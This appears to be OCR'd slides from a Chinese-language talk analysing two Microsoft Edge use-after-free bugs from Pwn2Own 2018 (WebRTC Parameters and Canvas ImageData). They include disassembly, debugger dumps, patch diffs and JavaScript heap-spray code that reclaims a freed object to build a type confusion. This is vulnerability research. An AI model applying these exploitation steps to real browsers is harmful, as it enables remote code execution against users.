.text:0000000180D9AB69    mov     qword ptr [rbp+80h+var_60], rax
.text:0000000180D9AB6D    lea     rax, aRelatedaddress ; "relatedAddress"
.text:0000000180D9AB74    mov     qword ptr [rbp+80h+var_60+8], rax
.text:0000000180D9AB78    lea     rax, aRelatedport ; "relatedPort"
.text:0000000180D9AB7F    mov     [rbp+80h+var_50], rax
.text:0000000180D9AB83    lea     rax, aMsmturnsession ; "msMTurnSessionId"
.text:0000000180D9AB8A    mov     [rbp+80h+var_48], rax
.text:0000000180D9AB8E    lea     rax, [rbp+80h+var_E0]
.text:0000000180D9AB92    mov     [rsp+150h+var_128], rax ; void **
.text:0000000180D9AB97    mov     [rsp+150h+var_130], r12 ; struct CFastDOM::DictionaryDefault *
.text:0000000180D9AB9C    call    ?UnpackDictionary@CJScript9Holder@@SAJPEAUIActiveScriptDirect@@PEAX_KPEBQEBGPE
```

```
mov     dword ptr [rsi], 5
xor     eax, eax
jmp     short loc_180114651
```

函数ScriptEngineBase::GetScriptType会根据不同的对象会给该位置赋予不同的值

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

后续处理函数JScript9Holder的UnpackDictionary调用顺序

1.edgehtml!CJScript9Holder::UnpackDictionary

↓

2.chakra!CJavascriptOperations::GetProperty

↓

3.chakra!Js::JavascriptOperators::OP_GetProperty

↓

4.调用对象虚函数vt+0x88的方法

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

由上可见，为了满足上文某些函数的要求，我们需要伪造一个对象进行占位，即类型混淆。

想要实现类型混淆，对占位对象会有如下要求:

1. 必须利用一个对象占位（占位动态对象）
2. 占位对象要具有潜在越界读写的能力
3. 所占对象要通过类型检查
4. 所占对象要拥有某些虚函数

03 WebRTC Parameters UAF漏洞分析: 从UAF到类型混淆

可以选择整数数组进行占位，利用其segment上的可控数据实现类型混淆

```
0:019> d rax
000001be`b1a53f20  00007ffd`83622b68 chakra!Js::Javascri
000001be`b1a53f28  000001be`98e891c0
000001be`b1a53f30  00000000`00000000
000001be`b1a53f38  00000000`00000005
000001be`b1a53f40  00000000`00000010
000001be`b1a53f48  000001be`b1a53f60
000001be`b1a53f50  000001be`b1a53f60
000001be`b1a53f58  00000000`00000000
000001be`b1a53f60  00000000`00000000
000001be`b1a53f68  00000000`00000012
000001be`b1a53f70  00000000`00000000
000001be`b1a53f78  80000002`80000002
000001be`b1a53f80  80000002`80000002
```

当整数数组元素小于16个时，segment会被分配在整数数组对象后面。
进行占位时，可以尝试用整数数组的可控数据部分（segment）占位被释放的动态对象。

03 WebRTC Parameters UAF漏洞分析: 从UAF到类型混淆

根据大量的分配实验得出

```
var pre_cnt = 0x2001;
var pre_arr = new Array(pre_cnt);
for (var i=0;i< pre_cnt;i++){
    pre_arr[i] = {
        key0: 0x00000001,
        key1: 0x00000003,
        key2: 0x00000005,
        key3: 0x00000007,
        key4: 0x00000009,
        key5: 0x0000000b,
        key6: 0x0000000d,
        key7: 0x0000000f,
        key8: 0x00000011,
        key9: 0x00000013,
        keya: 0x00000015,
        keyb: 0x00000017
    };
}
```

```
var cnt = 0x20;
var obj_arr = new Array(cnt);
for (let i=0;i<cnt-1;i++){
    obj_arr[i] = {
        key0: 0x00000002,
        key1: 0x00000004,
        key2: 0x00000006,
        key3: 0x00000008,
        key4: 0x0000000a,
        key5: 0x0000000c,
        key6: 0x0000000e,
        key7: 0x00000010,
        key8: 0x00000012,
        key9: 0x00000014,
        keya: 0x00000016,
        keyb: 0x00000018
    }
obj_arr.__defineGetter__(cnt-1,
function(){
        pre_arr.length = 0;
        obj_arr.length = 0;
//释放对象数组中的所有元素
```

03 WebRTC Parameters UAF漏洞分析: 从UAF到类型混淆

```
CollectGarbage();
var start = Date.now();
while(Date.now() - start < 2000)
{
}
zz2 = new Array(0x80000);
for(var i=0;i<0x80000;i++){
    zz2[i] = new Array(0x10);
    for (var j=0;j<0x10;j++)
    {
        zz2[i][j] = 0x0c0c0c0c;
        //用包含0x0c0c0c0c的segment占据动态对象
    }
}
```

程序崩溃在如下位置

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chakra!ScriptEngineBase::GetScriptType+0xa5:
00007ffd`831b4645 8b00            mov     eax,dword ptr [rax] ds:0c0c0c0c`0c0c0c0c=??
```

某一个整数数组的segmemt占据了原动态对象的位置，可以通过在数据部分伪造对象来实现类型混淆。

03 WebRTC Parameters UAF漏洞分析: 从UAF到类型混淆

原动态对象

```
0:041> d 2c6d290c7e0
000002c6`d290c7e0  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
000002c6`d290c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000002c6`d290c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000002c6`d290c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000002c6`d290c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000002c6`d290c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000002c6`d290c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000002c6`d290c850  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
```

```
0:019> u 7ffd8361ddd8
chakra!Js::DynamicObject::`vftable':
```

GetScriptType函数认为该内存区域为动态对象，第一个Qword为虚表指针，第二个Qword为Type

占位后

```
0:019> d 000002c6`d290c7e0
000002c6`d290c7e0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c800  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
000002c6`d290c820  68 2b 62 83 fd 7f 00 00-c0 91 f1 be c5 02 00 00
000002c6`d290c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000002c6`d290c840  10 00 00 00 00 00 00 00-60 c8 90 d2 c6 02 00 00
000002c6`d290c850  60 c8 90 d2 c6 02 00 00-20 03 74 d2 c6 02 00 00
```

```
0:019> u 7ffd83622b68
chakra!Js::JavascriptNativeIntArray::`vftable':
```

整数数组占位后，该区域为某个整数数组的segment

03 WebRTC Parameters UAF漏洞分析: 从UAF到类型混淆

此时，通过构造特定的JS对象风水，我们可以成功地将一个整数数组的segment占位在待处理的动态对象位置上。但要成功实现类型混淆，需要通过对象类型检查和后续的对象操作（如虚函数调用）。这两项都需要Chakra模块基地址，即一个信息泄露的漏洞。显然，上文分析的漏洞并不具备信息泄露的能力。

04 Canvas ImageData UAF漏洞分析及利用：背景知识介绍

在Pwn2Own的战报twitter中提到，大神通过两个UAF漏洞和一个内核漏洞攻破Edge

ZDI-18-571	ZDI-CAN-5815	Microsoft	CVE-2018-8179	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Edge WebRTC Parameters Use-After-Free Remote Code Execution Vulnerability					
ZDI-18-572	ZDI-CAN-5816	Microsoft	CVE-2018-8165	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Windows DirectX Integer Overflow Privilege Escalation Vulnerability					
ZDI-18-573	ZDI-CAN-5823	Microsoft	CVE-2018-8164	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Windows D3DKMTCreateDCFromMemory Memory Corruption Privilege Escalation Vulnerability					
ZDI-18-612	ZDI-CAN-5814	Microsoft	CVE-2018-1025	2018-07-12	2018-07-12
(Pwn2Own) Microsoft Edge WebGL ImageData Use-After-Free Information Disclosure Vulnerability					

04 Canvas ImageData UAF漏洞分析及利用：背景知识介绍

(Pwn2Own) Microsoft Edge WebGL ImageData Use-After-Free Information Disclosure Vulnerability

ZDI-18-612
ZDI-CAN-5814

CVE ID	CVE-2018-1025
CVSS SCORE	5, (AV:N/AC:L/Au:N/C:P/I:N/A:N)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge
TREND MICRO CUSTOMER PROTECTION	Trend Micro TippingPoint IPS customers are protected against this vulnerability by Digital Vaccine protection filter ID 30811. For further product information on the TippingPoint IPS: http://www.tippingpoint.com

VULNERABILITY DETAILS

This vulnerability allows remote attackers to disclose sensitive information on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.

The specific flaw exists within the handling of ImageData objects in WebGL. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this in conjunction with other vulnerabilities to execute arbitrary code in the context of the current process.

VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1025
DISCLOSURE TIMELINE	2018-03-18 - Vulnerability reported to vendor 2018-07-12 - Coordinated public release of advisory 2018-07-12 - Advisory Updated
CREDIT	Richard Zhu (fluorescence)

04 Canvas ImageData UAF漏洞分析及利用：背景知识介绍

ImageData对象

ImageData 接口描述 `<canvas>` 元素的一个隐含像素数据的区域。使用 `ImageData()` 构造函数创建或者使用和 canvas 在一起的 `CanvasRenderingContext2D` 对象的创建方法： `createImageData()` 和 `getImageData()`。也可以使用 `putImageData()` 设置 canvas 的一部分。

构造函数ImageData()

ImageData() 构造函数返回一个新的实例化的 `ImageData` 对象， 此对象由给定的类型化数组和指定的宽度与高度组成。

这个构造器是创建像这种对象首选的方式。

Uint8ClampedArray

Uint8ClampedArray（8位无符号整型固定数组） 类型化数组表示一个由值固定在0-255区间的8位无符号整型组成的数组；如果你指定一个在 [0,255] 区间外的值，它将被替换为0或255；如果你指定一个非整数，那么它将被设置为最接近它的整数。（数组）内容被初始化为0。一旦（数组）被创建，你可以使用对象的方法引用数组里的元素，或使用标准的数组索引语法（即使用方括号标记）。

语法

```
new ImageData(array, width, height);
new ImageData(width, height);
```

参数


array
包含图像隐藏像素的 `Uint8ClampedArray` 数组。如果数组没有给定，指定大小的黑色矩形图像将会被创建。

width
无符号长整型（unsigned long）数值，描述图像的宽度。

height
无符号长整型（unsigned long）数值，描述图像的高度。

如果已给定数组，这个值是可选的：它将通过它的大小和给定的宽度进行推断。

04 Canvas ImageData UAF漏洞分析及利用：漏洞分析



04 Canvas ImageData UAF漏洞分析及利用：背景知识介绍

ImageData结构分析

```
0:019> db 000001ea`89171f20
000001ea`89171f20  b8 c2 a9 84 fd 7f 00 00-01 00 00 00 01 00 00 00
000001ea`89171f30  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f40  00 00 00 00 00 00 00 00-00 00 91 9d eb 01 00 00
000001ea`89171f50  a0 05 14 89 ea 01 00 00-d8 c6 a9 84 fd 7f 00 00
000001ea`89171f60  80 00 00 00 80 00 00 00-00 38 75 8d ea 01 00 00
000001ea`89171f70  00 00 8e 9d ea 01 00 00-00 00 01 00 00 00 00 00
000001ea`89171f80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:019> u poi 000001ea`89171f20
edgehtml!CCanvasImageData::`vftable':
0:019> d 1ea8d753800
000001ea`8d753800  58 b6 65 83 fd 7f 00 00-c0 95 71 8d ea 01 00 00
000001ea`8d753810  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d753820  00 00 01 00 00 00 00 00-e0 9f 77 8d ea 01 00 00
000001ea`8d753830  01 00 00 00 00 00 00 00-00 00 8e 9d ea 01 00 00
0:019> u poi 000001ea`8d753800
chakra!Js::TypedArray<unsigned char,1,1>::`vftable':
0:019> db 000001ea`8d779fe0
000001ea`8d779fe0  78 7f 61 83 fd 7f 00 00-c0 92 71 8d ea 01 00 00
000001ea`8d779ff0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d77a000  00 00 00 00 00 00 00 00-00 ca 94 8b ea 01 00 00
000001ea`8d77a010  00 00 00 00 00 00 00 00-00 00 8e 9d ea 01 00 00
000001ea`8d77a020  00 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`8d77a030  a0 7c 61 83 fd 7f 00 00-ae 05 00 00 df fe 6b a6
000001ea`8d77a040  00 00 00 00 28 00 00 00-48 00 54 00 4d 00 4c 00
000001ea`8d77a050  45 00 6c 00 65 00 6d 00-65 00 6e 00 74 00 50 00
0:019> u poi 000001ea`8d779fe0
chakra!Js::JavascriptArrayBuffer::`vftable':
```


Uint8ClampedArray对象

ArrayBuffer对象

ImageData对象包含有Uint8ClampedArray对象buffer的指针

04 Canvas ImageData UAF漏洞分析及利用：补丁分析

通过bindiff的补丁对比，可以发现补丁删去函数
CCanvasImageData::InitializeFromUint8ClampedArray



	Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name
	0.01	0.02	00000001806E5000	sub_1806E5000	Normal	000000018055EA50	?GetPixelArrayBuffer@CCanvasImageData@@AEAAJPEAUIActiv...
	0.01	0.02	0000000180C52FE4	?InitializeFromUint8ClampedArray@CCanvasImag...	Normal	000000018072E000	sub_18072E000
	0.02	0.03	000000018061E000	sub_18061E000	Normal	000000018055E9F0	?GetPixelArrayBuffer@CCanvasImageData@@AEAAJPEAPEAEPE...
	0.51	0.67	0000000180C5274C	?CopyRectToCanvas@CCanvasImageData@@AE...	Normal	0000000180C52B3C	?CopyRectToCanvas@CCanvasImageData@@AEAAJPEAVCHTML...
	0.73	0.82	0000000180C52F20	?Initialize@CCanvasImageData@@AEAAJAEBVCSi...	Normal	0000000180C53330	?Initialize@CCanvasImageData@@AEAAJAEBVCSize@@@Z
	0.85	0.89	0000000180C53040	?InitializeObject@CCanvasImageData@@UEAAJPE...	Normal	0000000180C533D0	?InitializeObject@CCanvasImageData@@UEAAJPEAUISCAContex...

ImageData对象构造函数调用顺序如下

补丁前，通过Uint8ClampedArray作为输入参数构建ImageData

函数CFastDOM::CImageData::DefaultEntryPoint ->
函数CCanvasImageData::Var_type_constructor ->
函数CCanvasImageData::InitializeFromUint8ClampedArray

04 Canvas ImageData UAF漏洞分析及利用：补丁分析

函数CCanvasImageData::Var_type_constructor

```
  if ( !v10 )
  {
    if ( !v24[0] )
      return (unsigned int)-2140143605;
    v10 = CCanvasImageData::ComputeInferredHeight(v24[0], v30, &v26);
    if ( !v10 )
    {
      v14 = v26;
      if ( v5 >= 4 && -1 != v26 )
        return (unsigned int)-2140143615;
      v15 = (void *)MemoryProtection::HeapAllocClear<1>(0x60ui64);
      v16 = Abandonment::CheckAllocationUntyped(v15, 0x60ui64);
      if ( v16 )
      {
        LODWORD(v17) = CCanvasImageData::CCanvasImageData(v16, *((_QWORD
        v18 = v17;
      }
      else
      {
        v18 = 0i64;
      }
      v19 = v6[1];
      v26 = v30;
      v27 = v14;
      CCanvasImageData::InitializeFromUint8ClampedArray(v18, (const struc
LABEL_20:
      v10 = CJScript9Holder::CBaseToVar(v18, 0i64, a5);
LABEL_21:
      if ( v18 )
        CBase::PrivateRelease(v18);
      return (unsigned int)v10;
    }
  }
}
```

补丁前

```
if ( !v11 )
{
  if ( v5 < 4 || (v13 = *((_QWORD *)v8 + 30), (v11 = _guard_dispatch_icall_fp
  {
    v14 = *((_QWORD *)v8 + 60);
    v11 = _guard_dispatch_icall_fptr(v8, v6[1]);
    if ( !v11 )
    {
      if ( !v28[0] )
        return (unsigned int)-2140143605;
      v11 = CCanvasImageData::ComputeInferredHeight(v28[0], v31, v29);
      if ( !v11 )
      {
        v15 = v29[0];
        if ( v5 >= 4 && -1 != v29[0] )
          return (unsigned int)-2140143615;
        v16 = (void *)MemoryProtection::HeapAllocClear<1>(0x50ui64);
        v17 = Abandonment::CheckAllocationUntyped(v16, 0x50ui64);
        if ( v17 )
        {
          LODWORD(v18) = CCanvasImageData::CCanvasImageData(v17, *((_QWORD *)v
          v10 = v18;
        }
        v19 = v6[1];
        *(_QWORD *)v29 = __PAIR__(v15, v31);
        *(_QWORD *)(v10 + 72) = v19;
        *(_QWORD *)(v10 + 64) = __PAIR__(v15, v31);
        v20 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, (void **)
        Abandonment::CheckHRESULTStrict(v20);
        v11 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, a5);
        v21 = (CBase *)v10;
BEL_22:
        CBase::PrivateRelease(v21);
        return (unsigned int)v11;
      }
```

补丁后

04 Canvas ImageData UAF漏洞分析及利用：漏洞分析

补丁前，函数InitializeFromUint8ClampedArray

```
void __fastcall CCanvasImageData::InitializeFromUint8ClampedArray(CCanvasImageData *this, const struct CSize *a2, c
{
  __int64 v5; // rax@1
  unsigned __int8 *v6; // rdi@1
  CCanvasImageData *v7; // rbx@1
  __int32 v8; // eax@1
  __int64 v9; // r8@1
  __int64 v10; // rdx@3
  void *v11; // [sp+30h] [bp+8h]@1

  v5 = *(_QWORD *)a2;
  v6 = a4;
  *((_QWORD *)this + 9) = a3;
  *((_QWORD *)this + 8) = v5;
  v7 = this;
  v8 = CJScript9Holder::CBaseToVar(this, 0i64, &v11);
  if ( v8 )
  {
    Abandonment::InduceHRESULTAbandonment(v8);
    __debugbreak();
  }
  v10 = a5;
  LOBYTE(v9) = 1;
  *((_DWORD *)v7 + 22) = a5;
  *((_QWORD *)v7 + 10) = v6;
  TrackCollectibleResource(2i64, v10, v9);
}
```

```
0:019> db 000001ea`89171f20
000001ea`89171f20  b8 c2 a9 84 fd 7f 00 00-01 00 00 00 01 00 00 00
000001ea`89171f30  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f40  00 00 00 00 00 00 00 00-00 00 91 9d eb 01 00 00
000001ea`89171f50  a0 05 14 89 ea 01 00 00-d8 c6 a9 84 fd 7f 00 00
000001ea`89171f60  80 00 00 00 80 00 00 00-00 38 75 8d ea 01 00 00
000001ea`89171f70  00 00 8e 9d ea 01 00 00-00 00 01 00 00 00 00 00
000001ea`89171f80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:019> u poi 000001ea`89171f20
edgehtml!CCanvasImageData::`vftable':
```

函数CCanvasImageData::InitializeFromUint8ClampedArray将Unit8ClampArray的buffer指针写入ImageData对象

补丁后，函数Var_type_constructor

```
    LODWORD(v18) = CCanvasImageData::CCanvasImageData(v17, *((_QWORD *)v7 + 61));
    v10 = v18;
  }
  v19 = v6[1];
  *(_QWORD *)v29 = __PAIR__(v15, v31);
  *(_QWORD *)(v10 + 72) = v19;
  *(_QWORD *)(v10 + 64) = __PAIR__(v15, v31);
  v20 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, (void **)v29);
  Abandonment::CheckHRESULTStrict(v20);
  v11 = CJScript9Holder::CBaseToVar((struct CBase *)v10, 0i64, a5);
  v21 = (CBase *)v10;

  CBase::PrivateRelease(v21);
  return (unsigned int)v11;
}
```

```
0:019> db 00000216`236014a0
00000216`236014a0  58 df de ab f9 7f 00 00-01 00 00 00 01 00 00 00
00000216`236014b0  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
00000216`236014c0  00 00 00 00 00 00 00 00-00 00 de 39 1f 02 00 00
00000216`236014d0  a0 05 64 23 16 02 00 00-78 e3 de ab f9 7f 00 00
00000216`236014e0  80 00 00 00 80 00 00 00-80 36 c5 29 1e 02 00 00
00000216`236014f0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
